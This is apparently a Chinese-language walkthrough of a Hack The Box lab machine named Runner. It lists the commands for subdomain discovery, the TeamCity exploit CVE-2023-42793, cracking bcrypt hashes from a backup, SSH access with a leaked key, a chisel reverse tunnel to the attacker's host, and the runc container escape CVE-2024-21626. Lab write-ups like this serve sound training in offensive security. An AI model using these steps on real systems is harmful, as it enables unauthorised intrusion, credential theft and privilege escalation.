



新增/etc/hosts



沒發現特別網頁漏洞，dirsearch也只有403 /assets/，嘗試找subdomain

gobuster vhost --append-domain -u runner.htb -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -t 100

發現teamcity.runner.htb，401表示為登入頁面



查詢頁面發現teamcity關鍵字，google相關exploit

https://github.com/H454NSec/CVE-2023-42793


git clone https://github.com/H454NSec/CVE-2023-42793.git

cd CVE-2023-42793

python3 CVE-2023-42793.py -u teamcity.runner.htb

會由漏洞製造一個account {H454NSec7261:@H454NSec}

可登入頁面



發現Backup可以本地下載相關紀錄




unzip TeamCity\_Backup\_20240428\_120856.zip

在database\_dump下發現users檔案，有user hash，先存取

$2a$07$neV5T/BlEDiMQUs.gM1p4uYl8xl8kvNUo4/8Aja2sAWHAQLWqufye

$2a$07$q.m8WQP8niXODv55lJVovOmxGtg6K/YPHbD48/JQsdGLulmeVo.Em



在config下有發現ssh\_keys，一樣存取，可能是john或matthew的id\_rsa



hashcat -m 3200 -a 0 hash.txt /usr/share/wordlists/rockyou.txt


破譯結果，matthew password hash是piper123，john hash難得出答案



ssh matthew@10.10.11.13會出現permission denied，需要public key

改用前面找到的id\_rsa，存為runnerkey，matthew不匹配，john能成功登入


ssh -i runnerkey admin@10.10.11.13



取得user.txt



用linpeas.sh掃出不能連線但有開啟的port (127.0.0.1:9000)




嘗試用chisel進行內網連線

runner端(client):


./chisel client 10.10.14.23:7777 R:9000:127.0.0.1:9000

kali端(server):

./chisel server -port 7777 --reverse




搜尋127.0.0.1:3000發現portainer網頁，把前面未用到的{matthew/piper123}帳密登入




發現container頁面，google相關exploit

https://github.com/NitroCao/CVE-2024-21626


image使用teamcity:latest(首頁image唯2，另一個是ubuntu:latest)



working dir用proc/self/fd/8



建立玩container進入console用root user連線



會進到docker內，無法用whoami、pwd等語法，但仍可查看檔案內容

cat ../../../../../../../../root/root.txt

取得root.txt flag

chsiel使用

https://zhuanlan.zhihu.com/p/360149991

CVE-2024-21626詳細說明

https://nitroc.org/posts/cve-2024-21626-illustrated/#%E6%9E%84%E9%80%A0%E6%81%B6%E6%84%8F%E9%95%9C%E5%83%8F%E5%AE%9E%E7%8E%B0%E5%88%A9%E7%94%A8